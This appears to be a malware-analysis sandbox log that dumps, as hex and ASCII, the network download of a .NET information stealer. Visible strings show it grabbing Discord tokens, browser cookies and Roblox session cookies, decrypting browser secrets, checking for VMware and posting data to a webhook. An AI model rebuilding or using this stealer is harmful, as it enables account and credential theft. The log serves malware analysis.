53 00 Data Ascii: rIprQp *>}}*0~} (Q(R},-i}"{"(M}!{!{"(S,-i}${$(M}#{#{$(S,Gi}&{&(M}%{%{&(S
2021-11-07 07:40:02 UTC	6	IN	Data Raw: 00 0a 72 af 14 00 70 28 2c 00 00 0a 6f 67 00 00 06 de 1a 7e 05 00 00 04 72 b3 14 00 70 06 72 af 14 00 70 28 2c 00 00 0a 6f 67 00 00 06 2a 00 00 00 41 64 00 00 00 00 00 00 3b 00 00 00 09 00 00 00 44 00 00 00 03 00 00 00 01 00 00 00 01 00 00 00 00 aa 00 00 00 2a 00 00 00 d4 00 00 00 03 00 00 00 01 00 00 01 00 00 00 00 de 00 00 00 1a 00 00 00 f8 00 00 00 0a 00 00 00 01 00 00 01 00 00 00 00 47 00 00 00 6b 01 00 00 b2 01 00 00 4c 00 00 00 21 00 00 01 1b 30 05 00 03 02 00 00 15 00 00 11 7e 55 00 00 04 72 d3 14 00 70 28 13 00 00 0a 0a 06 28 09 00 00 0a 06 28 2e 00 00 0a 39 c7 01 00 00 7e 56 00 00 04 72 2b 15 00 70 28 13 00 00 0a 0b 72 3f 15 00 70 07 28 13 00 00 0a 28 09 00 00 0a 06 07 28 2b 00 00 0a de 0e 0c 08 6f 25 00 00 0a 28 09 00 00 0a de 00 07 73 47 00 00 06 Data Ascii: rp(,og~rprp(,og*Ad;D*GkL!0~Urp(((.9~Vr+p(r?p(((+o%(sG
2021-11-07 07:40:02 UTC	8	IN	Data Raw: 00 0a 6f 10 00 00 0a 7e 34 00 00 04 06 72 cf 16 00 70 28 13 00 00 0a 6f 10 00 00 0a 7e 34 00 00 04 07 72 0b 17 00 70 28 13 00 00 0a 6f 10 00 00 0a 7e 34 00 00 04 07 72 4d 17 00 70 28 13 00 00 0a 6f 10 00 00 0a 7e 34 00 00 04 07 72 ab 17 00 70 28 13 00 00 0a 6f 10 00 00 0a 2a 1b 30 02 00 40 01 00 00 19 00 00 11 28 34 00 00 06 73 0f 00 00 0a 0a 7e 34 00 00 04 6f 18 00 00 0a 13 08 38 06 01 00 00 12 08 28 19 00 00 0a 0b 07 28 74 00 00 0a 39 f3 00 00 00 07 72 fb 17 00 70 28 13 00 00 0a 0c 08 73 14 00 00 0a 0d 09 72 29 18 00 70 6f 75 00 00 0a 13 09 16 13 0a 38 bb 00 00 00 11 09 11 0a 9a 13 04 11 04 6f 76 00 00 0a 6f 77 00 00 0a 13 05 11 05 72 35 18 00 70 28 78 00 00 0a 6f 5b 00 00 0a 13 0b 2b 1b 11 0b 6f 5c 00 00 0a 74 41 00 00 01 13 06 06 11 06 6f 60 00 00 0a Data Ascii: o~4rp(o~4rp(o~4rMp(o~4rp(o*0@(4s~4o8((t9rp(sr)pou8ovowr5p(xo[+o\tAo`
2021-11-07 07:40:02 UTC	9	IN	Data Raw: 1a 00 70 6f 85 00 00 0a 6f 22 00 00 0a 7d 40 00 00 04 07 72 59 1a 00 70 6f 85 00 00 0a 2c 16 02 07 72 59 1a 00 70 6f 85 00 00 0a 6f 22 00 00 0a 7d 41 00 00 04 08 6f 86 00 00 0a 2d 83 de 0a 08 2c 06 08 6f 1f 00 00 0a dc 2a 00 01 10 00 00 02 00 17 00 81 98 00 0a 00 00 00 00 13 30 03 00 38 00 00 00 1e 00 00 11 7e 11 00 00 0a 72 69 1a 00 70 17 6f 87 00 00 0a 0a 06 2c 23 06 72 c7 1a 00 70 6f 17 00 00 0a 2c 16 02 06 72 c7 1a 00 70 6f 17 00 00 0a 6f 22 00 00 0a 7d 42 00 00 04 2a 1b 30 03 00 66 00 00 00 1d 00 00 11 72 ef 1a 00 70 73 81 00 00 0a 0a 06 6f 82 00 00 0a 6f 83 00 00 0a 0c 2b 38 08 6f 84 00 00 0a 74 5a 00 00 01 0b 02 07 72 37 1b 00 70 6f 85 00 00 0a 6f 22 00 00 0a 7d 43 00 00 04 02 07 72 55 1b 00 70 6f 85 00 00 0a 6f 22 00 00 0a 7d 44 00 00 04 08 6f 86 Data Ascii: poo"}@rYpo,rYpoo"}Ao-,o*08~ripo,#rpo,rpoo"}B*0frpsoo+8otZr7poo"}CrUpoo"}Do
2021-11-07 07:40:02 UTC	10	IN	Data Raw: 59 58 17 6a 58 69 28 4e 00 00 06 13 05 02 09 11 04 6a 09 59 58 17 6a 58 69 11 05 28 4f 00 00 06 26 09 11 05 6a 09 59 17 6a 58 58 13 06 02 11 06 69 28 4e 00 00 06 13 07 11 07 13 08 02 11 06 69 11 07 28 4f 00 00 06 13 09 14 13 0a 11 06 11 07 6a 59 17 6a 58 13 0b 16 13 0c 38 c2 00 00 00 12 0a 11 0c 17 58 28 02 00 00 2b 11 08 17 58 13 0d 02 11 0d 28 4e 00 00 06 13 08 11 0a 11 0c 8f 11 00 00 02 02 11 0d 11 08 28 4f 00 00 06 7d 4f 00 00 04 11 0a 11 0c 8f 11 00 00 02 11 0a 11 0c 8f 11 00 00 02 7b 4f 00 00 04 1f 09 6a 31 43 11 0a 11 0c 8f 11 00 00 02 7b 4f 00 00 04 28 50 00 00 06 2c 17 11 0a 11 0c 8f 11 00 00 02 7b 4f 00 00 04 1f 0d 6a 59 18 6a 5b 2b 2e 11 0a 11 0c 8f 11 00 00 02 7b 4f 00 00 04 1f 0c 6a 59 18 6a 5b 2b 17 02 7b 47 00 00 04 11 0a 11 0c 8f 11 00 00 Data Ascii: YXjXi(NjYXjXi(O&jYjXXi(Ni(OjYjX8X(+X(N(O}O{Oj1C{O(P,{OjYj[+.{OjYj[+{G
2021-11-07 07:40:02 UTC	12	IN	Data Raw: 0a 28 4f 00 00 06 13 0c 1b 8d 63 00 00 01 13 0d 16 13 0e 2b 6a 11 0b 17 58 13 0f 02 11 0f 28 4e 00 00 06 13 0b 11 0d 11 0e 02 11 0f 11 0b 28 4f 00 00 06 9f 11 0d 11 0e 11 0d 11 0e 96 1f 09 6a 31 28 11 0d 11 0e 96 28 50 00 00 06 2c 0e 11 0d 11 0e 96 1f 0d 6a 59 18 6a 5b 2b 1c 11 0d 11 0e 96 1f 0c 6a 59 18 6a 5b 2b 0e 02 7b 47 00 00 04 11 0d 11 0e 96 d4 91 6e 9f 11 0e 17 58 13 0e 11 0e 1a 31 91 02 7b 48 00 00 04 17 6a 2e 0d 02 7b 48 00 00 04 18 6a 40 c7 00 00 00 02 7b 48 00 00 04 17 6a 33 3b 02 7b 4c 00 00 04 11 04 11 05 69 58 8f 13 00 00 02 28 6a 00 00 0a 02 7b 49 00 00 04 11 09 11 0c 58 11 0d 16 96 58 69 11 0d 17 96 69 6f 9b 00 00 0a 7d 51 00 00 04 38 82 00 00 00 02 7b 48 00 00 04 18 6a 33 38 02 7b 4c 00 00 04 11 04 11 05 69 58 8f 13 00 00 02 28 4b 00 00 Data Ascii: (Oc+jX(N(Oj1((P,jYj[+jYj[+{GnX1{Hj.{Hj@{Hj3;{LiX(j{IXXiio}Q8{Hj38{LiX(K
2021-11-07 07:40:02 UTC	13	IN	Data Raw: 17 59 13 06 2b 74 11 06 17 59 03 32 44 06 11 05 02 7b 49 00 00 04 11 06 91 09 17 59 1f 1f 5f 63 20 ff 00 00 00 09 1f 1f 5f 63 5f 02 7b 49 00 00 04 11 06 17 59 91 11 04 1f 1f 5f 62 60 d2 9c 09 17 58 0d 11 05 17 58 13 05 11 04 17 59 13 04 2b 23 08 2d 20 06 11 05 02 7b 49 00 00 04 11 06 91 09 17 59 1f 1f 5f 63 20 ff 00 00 00 09 1f 1f 5f 63 5f d2 9c 11 06 15 58 13 06 11 06 03 2f 87 06 16 28 a3 00 00 0a 13 07 de 07 26 16 6a 13 07 de 00 11 07 2a 01 10 00 00 00 00 00 00 00 fa fa 00 07 01 00 00 01 26 02 17 6a 5f 17 6a fe 01 2a a2 1f 1a 28 3c 00 00 0a 80 54 00 00 04 1f 1c 28 3c 00 00 0a 80 55 00 00 04 72 79 0b 00 70 28 3d 00 00 0a 80 56 00 00 04 2a 1e 02 28 3e 00 00 0a 2a 00 13 30 04 00 33 00 00 00 2b 00 00 11 72 59 1d 00 70 28 a4 00 00 0a 8c 65 00 00 01 28 46 00 00 Data Ascii: Y+tY2D{IY_c _c_{IY_b`XXY+#- {IY_c _c_X/(&j*&j_j*(<T(<Uryp(=V*(>*03+rYp(e(F
2021-11-07 07:40:02 UTC	14	IN	Data Raw: 1e 72 2a 28 00 70 a2 06 1f 09 0e 04 a2 06 1f 0a 72 aa 28 00 70 a2 06 1f 0b 0e 05 a2 06 1f 0c 72 d4 28 00 70 a2 06 1f 0d 0e 07 a2 06 1f 0e 72 48 29 00 70 a2 06 1f 0f 0e 06 a2 06 1f 10 72 a6 29 00 70 a2 06 28 bd 00 00 0a 2a 46 72 15 2b 00 70 02 72 1a 25 00 70 28 2c 00 00 0a 2a 00 00 00 13 30 03 00 2e 00 00 00 21 00 00 11 1b 8d 19 00 00 01 0a 06 16 72 c2 2b 00 70 a2 06 17 02 a2 06 18 72 3a 2c 00 70 a2 06 19 03 a2 06 1a 72 1a 25 00 70 a2 06 28 bd 00 00 0a 2a 3a 02 28 3e 00 00 0a 02 03 7d 5b 00 00 04 2a 00 00 00 1b 30 03 00 6a 00 00 00 2e 00 00 11 73 be 00 00 0a 0a 06 72 56 2c 00 70 03 6f bf 00 00 0a 06 72 fd 18 00 70 72 a5 08 00 70 6f bf 00 00 0a 06 72 66 2c 00 70 72 7c 2c 00 70 6f bf 00 00 0a 73 40 00 00 0a 0b 07 02 7b 5b 00 00 04 06 73 c0 00 00 0a 6f c1 00 Data Ascii: r*(pr(pr(prH)pr)p(*Fr+pr%p(,*0.!r+pr:,pr%p(*:(>)[*0j.srV,porprporf,pr|,pos@{[so

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:02 UTC	16	IN	Data Raw: 06 00 e8 14 4e 01 06 00 1d 15 4e 01 06 00 26 15 4e 01 1e 00 58 15 46 15 1e 00 71 15 46 15 5f 01 90 15 00 00 1e 00 ab 15 46 15 1e 00 c0 15 46 15 06 00 d1 15 26 0e 06 00 ec 15 63 0e 1e 00 31 16 46 15 1e 00 57 16 46 15 06 00 75 16 26 0e 06 00 82 16 26 0e 06 00 2c 17 6d 0c 06 00 3b 17 4e 01 06 00 87 17 4e 01 06 00 8d 17 4e 01 06 00 be 17 4e 01 0a 00 cb 17 4a 08 0a 00 dd 17 4a 08 06 00 ec 17 4e 01 0a 00 1c 18 4a 08 06 00 52 18 63 0e 0a 00 70 18 4a 08 06 00 88 18 63 0e 1f 00 a9 0e 00 00 06 00 95 18 d3 05 16 00 cb 18 ce 10 06 00 e1 18 d3 05 06 00 f9 18 6d 0c 06 00 1c 19 63 0e 06 00 27 19 63 0e 06 00 30 19 63 0e 00 00 00 00 01 00 00 00 00 00 01 00 01 00 00 00 10 00 1b 00 23 00 05 00 01 00 01 00 00 00 10 00 2b 00 23 00 05 00 07 00 12 00 00 00 10 00 2e 00 23 00 05 Data Ascii: NN&NXFqF_FF&c1FWFu&&,m;NNNNJJNJRcpJcmc'c0c#+#.#
2021-11-07 07:40:02 UTC	17	IN	Data Raw: 00 03 00 90 28 00 00 00 00 81 00 74 02 30 00 03 00 14 29 00 00 00 00 86 00 7a 02 2c 00 03 00 18 2a 00 00 00 00 86 00 83 02 30 00 03 00 30 2a 00 00 00 00 86 00 92 02 34 00 03 00 28 2b 00 00 00 00 81 00 9a 02 43 00 08 00 68 2b 00 00 00 00 81 00 a9 02 48 00 09 00 d8 2b 00 00 00 00 81 00 bf 02 4f 00 0c 00 6c 2c 00 00 00 00 81 00 c9 02 58 00 0f 00 d4 2c 00 00 00 00 86 00 d5 02 5f 00 11 00 4c 2d 00 00 00 00 86 18 36 02 2c 00 12 00 00 00 00 00 80 00 96 20 19 04 78 00 12 00 00 00 00 00 80 00 96 20 35 04 81 00 16 00 00 00 00 00 80 00 96 20 52 04 87 00 18 00 00 00 00 00 80 00 93 20 64 04 93 00 1e 00 00 00 00 00 80 00 96 20 7f 04 9d 00 23 00 00 00 00 00 80 00 96 20 8f 04 ac 00 2c 00 00 00 00 00 80 00 96 20 a0 04 b1 00 2d 00 00 00 00 00 80 00 93 20 ae 04 c5 00 37 00 Data Ascii: (t0)z,*00*4(+Ch+H+Ol,X,_L-6, x 5 R d # , - 7
2021-11-07 07:40:02 UTC	18	IN	Data Raw: 93 0a 00 00 03 00 9f 0a 00 00 04 00 a8 0a 00 00 05 00 b1 0a 00 00 06 00 85 0a 00 00 01 00 8b 0a 00 20 02 00 93 0a 00 00 03 00 bb 0a 00 00 04 00 c3 0a 00 00 05 00 3a 05 00 00 01 00 7a 0a 00 00 02 00 cb 0a 00 20 03 00 d6 0a 02 00 04 00 e2 0a 00 00 05 00 e8 0a 00 00 06 00 f4 0a 00 00 07 00 bb 0a 00 00 08 00 c3 0a 00 00 09 00 3a 05 00 00 01 00 ea 09 00 00 01 00 ea 09 00 00 02 00 bb 0a 00 00 03 00 c3 0a 00 00 04 00 00 0b 00 00 05 00 0d 0b 00 00 06 00 12 0b 00 00 07 00 9f 0a 00 00 08 00 a8 0a 00 00 09 00 b1 0a 00 00 0a 00 3a 05 00 00 01 00 ea 09 00 00 02 00 bb 0a 00 00 03 00 c3 0a 00 00 04 00 00 0b 00 00 05 00 0d 0b 00 00 06 00 12 0b 00 00 07 00 9f 0a 00 00 08 00 a8 0a 00 00 09 00 b1 0a 00 00 0a 00 3a 05 00 00 01 00 bc 04 00 00 02 00 c5 04 00 00 01 00 b1 09 00 Data Ascii: :z :::
2021-11-07 07:40:02 UTC	20	IN	Data Raw: 01 25 14 11 01 c9 00 2c 14 59 01 e9 01 36 02 ef 00 c9 00 37 14 fa 04 c9 00 3f 14 4b 01 c9 00 d5 02 28 05 41 02 36 02 2e 05 69 02 a0 0f 4c 02 e1 00 63 14 40 05 71 02 79 14 48 05 81 02 8d 14 30 00 e9 01 e6 12 4e 05 69 01 c2 14 80 05 91 02 1b 0e 86 05 99 02 f7 14 a0 05 99 02 10 15 a7 05 a1 02 22 15 ba 05 a9 02 2e 15 c0 05 a9 02 3a 15 c7 05 c9 00 65 11 d3 05 b1 02 36 02 ef 00 b1 02 8c 15 e1 05 b9 02 b4 0e e7 05 c1 02 c2 0e ed 05 c9 02 40 13 33 02 c1 02 ed 0e 59 02 d9 00 58 0e ff 05 e1 02 f6 15 0d 06 e1 02 00 16 59 02 e1 02 8a 0e 30 00 e1 02 0c 16 14 06 e1 02 23 16 14 06 c9 02 48 16 27 06 e9 02 40 13 2d 06 f1 02 51 13 71 04 29 02 bd 13 34 06 c9 00 64 16 4b 06 c9 00 d5 02 50 06 c9 00 15 0f 45 01 c9 00 6e 16 56 06 d9 00 8f 16 68 06 c1 00 9b 16 13 02 d9 00 58 0e Data Ascii: %,Y67?K(A6.iLc@qyH0Ni".:e6@3YXY0#H'@-Qq)4dKPEnVhX
2021-11-07 07:40:02 UTC	21	IN	Data Raw: 44 44 49 4e 47 5f 49 4e 46 4f 00 42 72 6f 77 73 65 72 00 43 6f 6d 6d 6f 6e 00 47 72 61 62 62 65 72 00 54 6f 6b 65 6e 00 4d 61 63 68 69 6e 65 00 57 69 6e 64 6f 77 73 00 53 51 4c 69 74 65 00 52 65 63 6f 72 64 48 65 61 64 65 72 46 69 65 6c 64 00 54 61 62 6c 65 45 6e 74 72 79 00 53 71 6c 69 74 65 4d 61 73 74 65 72 45 6e 74 72 79 00 55 73 65 72 00 46 6f 72 6d 55 70 6c 6f 61 64 00 46 69 6c 65 50 61 72 61 6d 65 74 65 72 00 57 65 62 68 6f 6f 6b 43 6f 6e 74 65 6e 74 00 57 65 62 68 6f 6f 6b 00 6d 73 63 6f 72 6c 69 62 00 53 79 73 74 65 6d 00 4f 62 6a 65 63 74 00 56 61 6c 75 65 54 79 70 65 00 49 44 69 73 70 6f 73 61 62 6c 65 00 53 57 5f 48 49 44 45 00 53 57 5f 53 48 4f 57 00 47 65 74 43 6f 6e 73 6f 6c 65 57 69 6e 64 6f 77 00 53 68 6f 77 57 69 6e 64 6f 77 00 6c 6f 63 Data Ascii: DDING_INFOBrowserCommonGrabberTokenMachineWindowsSQLiteRecordHeaderFieldTableEntrySqlite MasterEntryUserFormUploadFileParameterWebhookContentWebhookmscorlibSystemObjectValueTypeIDisposableS W_HIDESW_SHOWGetConsoleWindowShowWindowloc
2021-11-07 07:40:02 UTC	22	IN	Data Raw: 73 6f 6e 00 57 72 69 74 65 54 6f 46 69 6c 65 00 74 61 72 67 65 74 00 53 63 61 6e 00 47 72 61 62 00 74 6f 6b 65 6e 00 6a 73 6f 6e 52 65 73 70 6f 6e 73 65 00 66 75 6c 6c 55 73 65 72 6e 61 6d 65 00 75 73 65 72 49 64 00 61 76 61 74 61 72 55 72 6c 00 70 68 6f 6e 65 4e 75 6d 62 65 72 00 65 6d 61 69 6c 00 6c 6f 63 61 6c 65 00 63 72 65 61 74 69 6f 6e 44 61 74 65 00 50 6f 73 74 54 6f 6b 65 6e 00 47 65 74 44 61 74 61 00 53 69 7a 65 53 75 66 66 69 78 65 73 00 6f 73 4e 61 6d 65 00 6f 73 41 72 63 68 69 74 65 63 74 75 72 65 00 6f 73 56 65 72 73 69 6f 6e 00 70 72 6f 63 65 73 73 4e 61 6d 65 00 67 70 75 56 69 64 65 6f 00 67 70 75 56 65 72 73 69 6f 6e 00 64 69 73 6b 44 65 74 61 69 6c 73 00 70 63 4d 65 6d 6f 72 79 00 53 69 7a 65 53 75 66 66 69 78 00 4f 53 49 6e 66 6f 50 50 Data Ascii: sonWriteToFiletargetScanGrabtokenjsonResponsefullUsernameuserIdavatarUrlphoneNumberemaillocalecrea tionDatePostTokenGetDataSizeSuffixesosNameosArchitectureosVersionprocessNamegpuVideogpuVersiondiskDe tailspcMemorySizeSuffixOSInfoP
2021-11-07 07:40:02 UTC	24	IN	Data Raw: 61 6c 75 65 00 64 69 67 69 74 61 6c 50 72 6f 64 75 63 74 49 64 00 72 6f 77 4e 75 6d 00 66 69 65 6c 64 00 6f 66 66 73 65 74 00 74 61 62 6c 65 4e 61 6d 65 00 73 74 61 72 74 49 6e 64 65 78 00 73 69 7a 65 00 73 74 61 72 74 49 64 78 00 65 6e 64 49 64 78 00 70 6f 73 74 55 72 6c 00 75 73 65 72 41 67 65 6e 74 00 70 6f 73 74 50 61 72 61 6d 65 74 65 72 73 00 63 6f 6e 74 65 6e 74 54 79 70 65 00 66 6f 72 6d 44 61 74 61 00 62 6f 75 6e 64 61 72 79 00 66 69 6c 65 00 66 69 6c 65 6e 61 6d 65 00 63 6f 6e 74 65 6e 74 74 79 70 65 00 70 68 6f 6e 65 00 75 73 65 72 6e 61 6d 65 00 61 76 61 74 61 72 00 63 72 65 61 74 69 6f 6e 00 69 64 00 63 6f 75 6e 74 72 79 49 63 6f 6e 00 63 6f 6f 6b 69 65 00 74 69 74 6c 65 00 6d 65 73 73 61 67 65 00 75 73 65 72 57 65 62 68 6f 6f 6b 00 6d 73 67 Data Ascii: aluedigitalProductIdrowNumfieldoffsettableNamestartIndexsizestartIdxendIdxpostUrluserAgentpostPara meterscontentTypeformDataboundaryfilefilenamecontenttypephoneusernameavatarcreationidcountryIconcookietitlemes sageuserWebhookmsg
2021-11-07 07:40:02 UTC	25	IN	Data Raw: 61 74 68 00 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 56 61 72 69 61 62 6c 65 00 45 6d 70 74 79 00 53 79 73 74 65 6d 2e 4e 65 74 2e 48 74 74 70 00 48 74 74 70 43 6c 69 65 6e 74 00 53 79 73 74 65 6d 2e 54 68 72 65 61 64 69 6e 67 2e 54 61 73 6b 73 00 54 61 73 6b 60 31 00 48 74 74 70 52 65 73 70 6f 6e 73 65 4d 65 73 73 61 67 65 00 47 65 74 41 73 79 6e 63 00 67 65 74 5f 52 65 73 75 6c 74 00 48 74 74 70 43 6f 6e 74 65 6e 74 00 67 65 74 5f 43 6f 6e 74 65 6e 74 00 52 65 61 64 41 73 53 74 72 69 6e 67 41 73 79 6e 63 00 42 79 74 65 00 55 49 6e 74 33 32 00 46 6f 72 6d 61 74 00 53 79 73 74 65 6d 2e 53 65 63 75 72 69 74 79 2e 43 72 79 70 74 6f 67 72 61 70 68 79 00 43 72 79 70 74 6f 67 72 61 70 68 69 63 45 78 63 65 70 74 69 6f 6e 00 4d 61 72 73 68 61 6c 00 46 72 65 65 Data Ascii: athGetEnvironmentVariableEmptySystem.Net.HttpHttpClientSystem.Threading.TasksTask`1HttpResponseMes sageGetAsyncget_ResultHttpContentget_ContentReadAsStringAsyncByteUInt32FormatSystem.Security.Cryptog raphyCryptographicExceptionMarshalFree
2021-11-07 07:40:02 UTC	26	IN	Data Raw: 52 65 61 64 79 00 67 65 74 5f 41 76 61 69 6c 61 62 6c 65 46 72 65 65 53 70 61 63 65 00 67 65 74 5f 54 6f 74 61 6c 53 69 7a 65 00 50 72 6f 70 65 72 74 79 44 61 74 61 43 6f 6c 6c 65 63 74 69 6f 6e 00 67 65 74 5f 50 72 6f 70 65 72 74 69 65 73 00 50 72 6f 70 65 72 74 79 44 61 74 61 00 67 65 74 5f 43 68 61 72 73 00 49 6e 73 65 72 74 00 52 65 67 69 73 74 72 79 48 69 76 65 00 52 65 67 69 73 74 72 79 56 69 65 77 00 4f 70 65 6e 42 61 73 65 4b 65 79 00 67 65 74 5f 49 73 36 34 42 69 74 4f 70 65 72 61 74 69 6e 67 53 79 73 74 65 6d 00 3c 50 72 69 76 61 74 65 49 6d 70 6c 65 6d 65 6e 74 61 74 69 6f 6e 44 65 74 61 69 6c 73 3e 7b 33 44 46 42 42 44 39 31 2d 36 38 32 37 2d 34 41 32 42 2d 39 31 30 39 2d 34 35 38 30 46 32 44 34 33 30 33 39 7d 00 5f 5f 53 74 61 74 69 63 41 72 Data Ascii: Readyget_AvailableFreeSpaceget_TotalSizePropertyDataCollectionget_PropertiesPropertyDataget_CharsI nsertRegistryHiveRegistryViewOpenBaseKeyget_Is64BitOperatingSystem<PrivateImplementationDetails>{3DFBBD91-6827-4A2B-9109-4580F2D43039}__StaticAr

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:02 UTC	28	IN	Data Raw: 00 5c 00 53 00 63 00 73 00 69 00 5c 00 53 00 63 00 73 00 69 00 20 00 50 00 6f 00 72 00 74 00 20 00 32 00 5c 00 53 00 63 00 73 00 69 00 20 00 42 00 75 00 73 00 20 00 30 00 5c 00 54 00 61 00 72 00 67 00 65 00 74 00 20 00 49 00 64 00 20 00 30 00 5c 00 4c 00 6f 00 67 00 69 00 63 00 61 00 6c 00 20 00 55 00 6e 00 69 00 74 00 20 00 49 00 64 00 20 00 30 00 5c 00 49 00 64 00 65 00 6e 00 74 00 69 00 66 00 69 00 65 00 72 00 00 80 93 53 00 59 00 53 00 54 00 45 00 4d 00 5c 00 43 00 75 00 72 00 72 00 65 00 6e 00 74 00 43 00 6f 00 6e 00 74 00 72 00 6f 00 6c 00 53 00 65 00 74 00 5c 00 45 00 6e 00 75 00 6d 00 5c 00 53 00 43 00 53 00 49 00 5c 00 44 00 69 00 73 00 6b 00 26 00 56 00 65 00 6e 00 5f 00 56 00 4d 00 77 00 61 00 72 00 65 00 5f 00 26 00 50 00 72 00 6f 00 64 00 5f Data Ascii: \Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0\IdentifierSYSTEM\CurrentControlSet\Enum\SCSI\Disk&Ven_VMware_&Prod_
2021-11-07 07:40:02 UTC	29	IN	Data Raw: 62 00 6c 00 6f 00 78 00 53 00 74 00 75 00 64 00 69 00 6f 00 42 00 72 00 6f 00 77 00 73 00 65 00 72 00 5c 00 72 00 6f 00 62 00 6c 00 6f 00 78 00 2e 00 63 00 6f 00 6d 00 00 1d 2e 00 52 00 4f 00 42 00 4c 00 4f 00 53 00 45 00 43 00 55 00 52 00 49 00 54 00 59 00 00 1b 52 00 6f 00 62 00 6c 00 6f 00 78 00 20 00 43 00 6f 00 6f 00 6b 00 69 00 65 00 00 63 55 00 6e 00 61 00 62 00 6c 00 65 00 20 00 74 00 6f 00 20 00 66 00 69 00 6e 00 64 00 20 00 63 00 6f 00 6f 00 6b 00 69 00 65 00 20 00 66 00 72 00 6f 00 6d 00 20 00 52 00 6f 00 62 00 6c 00 6f 00 78 00 20 00 53 00 74 00 75 00 64 00 69 00 6f 00 20 00 72 00 65 00 67 00 69 00 73 00 74 00 72 00 79 00 00 09 2e 00 65 00 78 00 65 00 00 5b 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 Data Ascii: bloxStudioBrowser\roblox.com.ROBLOSECURITYRoblox CookiecUnable to find cookie from Roblox Studio registry.exe[SOFTWARE\Micros
2021-11-07 07:40:02 UTC	31	IN	Data Raw: 69 00 70 00 2d 00 61 00 70 00 69 00 2e 00 63 00 6f 00 6d 00 2f 00 2f 00 6a 00 73 00 6f 00 6e 00 2f 00 01 0f 63 00 6f 00 75 00 6e 00 74 00 72 00 79 00 00 17 63 00 6f 00 75 00 6e 00 74 00 72 00 79 00 43 00 6f 00 64 00 65 00 00 15 72 00 65 00 67 00 69 00 6f 00 6e 00 4e 00 61 00 6d 00 65 00 00 09 63 00 69 00 74 00 79 00 00 07 7a 00 69 00 70 00 00 11 74 00 69 00 6d 00 65 00 7a 00 6f 00 6e 00 65 00 00 07 69 00 73 00 70 00 00 39 68 00 74 00 74 00 70 00 73 00 3a 00 2f 00 2f 00 77 00 77 00 77 00 2e 00 63 00 6f 00 75 00 6e 00 74 00 72 00 79 00 66 00 6c 00 61 00 67 00 73 00 2e 00 69 00 6f 00 2f 00 00 19 2f 00 66 00 6c 00 61 00 74 00 2f 00 34 00 38 00 2e 00 70 00 6e 00 67 00 00 7d 42 00 43 00 72 00 79 00 70 00 74 00 2e 00 42 00 43 00 72 00 79 00 70 00 74 00 44 00 65 Data Ascii: ip-api.com//json/countrycountryCoderegionNamecityziptimezoneisp9https://www.countryflags.io//flat/48.png}BCrypt.BCryptDe
2021-11-07 07:40:02 UTC	32	IN	Data Raw: 77 00 69 00 74 00 68 00 20 00 73 00 74 00 61 00 74 00 75 00 73 00 20 00 63 00 6f 00 64 00 65 00 3a 00 7b 00 30 00 7d 00 00 6d 42 00 43 00 72 00 79 00 70 00 74 00 2e 00 42 00 43 00 72 00 79 00 70 00 74 00 47 00 65 00 74 00 50 00 72 00 6f 00 70 00 65 00 72 00 74 00 79 00 28 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 77 00 69 00 74 00 68 00 20 00 73 00 74 00 61 00 74 00 75 00 73 00 20 00 63 00 6f 00 64 00 65 00 3a 00 7b 00 30 00 7d 00 00 19 4f 00 62 00 6a 00 65 00 63 00 74 00 4c 00 65 00 6e 00 67 00 74 00 68 00 00 1f 43 00 68 00 61 00 69 00 6e 00 69 00 6e 00 67 00 4d 00 6f 00 64 00 65 00 47 00 43 00 4d 00 00 1b 41 00 75 00 74 00 68 00 54 00 61 00 67 00 4c 00 65 00 6e 00 67 00 74 00 68 00 00 19 43 00 68 00 61 00 69 00 6e 00 69 00 6e 00 67 00 4d Data Ascii: with status code:{0}mBCrypt.BCryptGetProperty() failed with status code:{0}ObjectLengthChainingModeGCMAuthTagLengthChainingM
2021-11-07 07:40:02 UTC	33	IN	Data Raw: 00 74 00 00 11 5c 00 44 00 69 00 73 00 63 00 6f 00 72 00 64 00 00 1d 5c 00 64 00 69 00 73 00 63 00 6f 00 72 00 64 00 63 00 61 00 6e 00 61 00 72 00 79 00 00 17 5c 00 64 00 69 00 73 00 63 00 6f 00 72 00 64 00 70 00 74 00 62 00 00 3b 5c 00 5c 00 4f 00 70 00 65 00 72 00 61 00 20 00 53 00 6f 00 66 00 74 00 77 00 61 00 72 00 65 00 5c 00 4f 00 70 00 65 00 72 00 61 00 20 00 53 00 74 00 61 00 62 00 6c 00 65 00 00 41 5c 00 47 00 6f 00 6f 00 67 00 6c 00 65 00 5c 00 43 00 68 00 72 00 6f 00 6d 00 65 00 5c 00 55 00 73 00 65 00 72 00 20 00 44 00 61 00 74 00 61 00 5c 00 44 00 65 00 66 00 61 00 75 00 6c 00 74 00 00 5d 5c 00 42 00 72 00 61 00 76 00 65 00 53 00 6f 00 66 00 74 00 77 00 61 00 72 00 65 00 5c 00 42 00 72 00 61 00 76 00 65 00 2d 00 42 00 72 00 6f 00 77 00 73 00 Data Ascii: t\Discord\discordcanary\discordptb;\\Opera Software\Opera StableA\Google\Chrome\User Data\Default]\BraveSoftware\Brave-Brows
2021-11-07 07:40:02 UTC	34	IN	Data Raw: 61 00 6c 00 4d 00 65 00 6d 00 6f 00 72 00 79 00 00 11 43 00 61 00 70 00 61 00 63 00 69 00 74 00 79 00 00 0b 62 00 79 00 74 00 65 00 73 00 00 05 4b 00 42 00 00 05 4d 00 42 00 00 05 47 00 42 00 00 05 54 00 42 00 00 05 50 00 42 00 00 05 45 00 42 00 00 05 5a 00 42 00 00 05 59 00 42 00 00 31 42 00 43 00 44 00 46 00 47 00 48 00 4a 00 4b 00 4d 00 50 00 51 00 52 00 54 00 56 00 57 00 58 00 59 00 32 00 33 00 34 00 36 00 37 00 38 00 39 00 00 03 4e 00 00 59 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 4e 00 54 00 5c 00 43 00 75 00 72 00 72 00 65 00 6e 00 74 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 00 21 44 00 69 00 67 00 69 00 74 00 61 00 6c 00 50 Data Ascii: 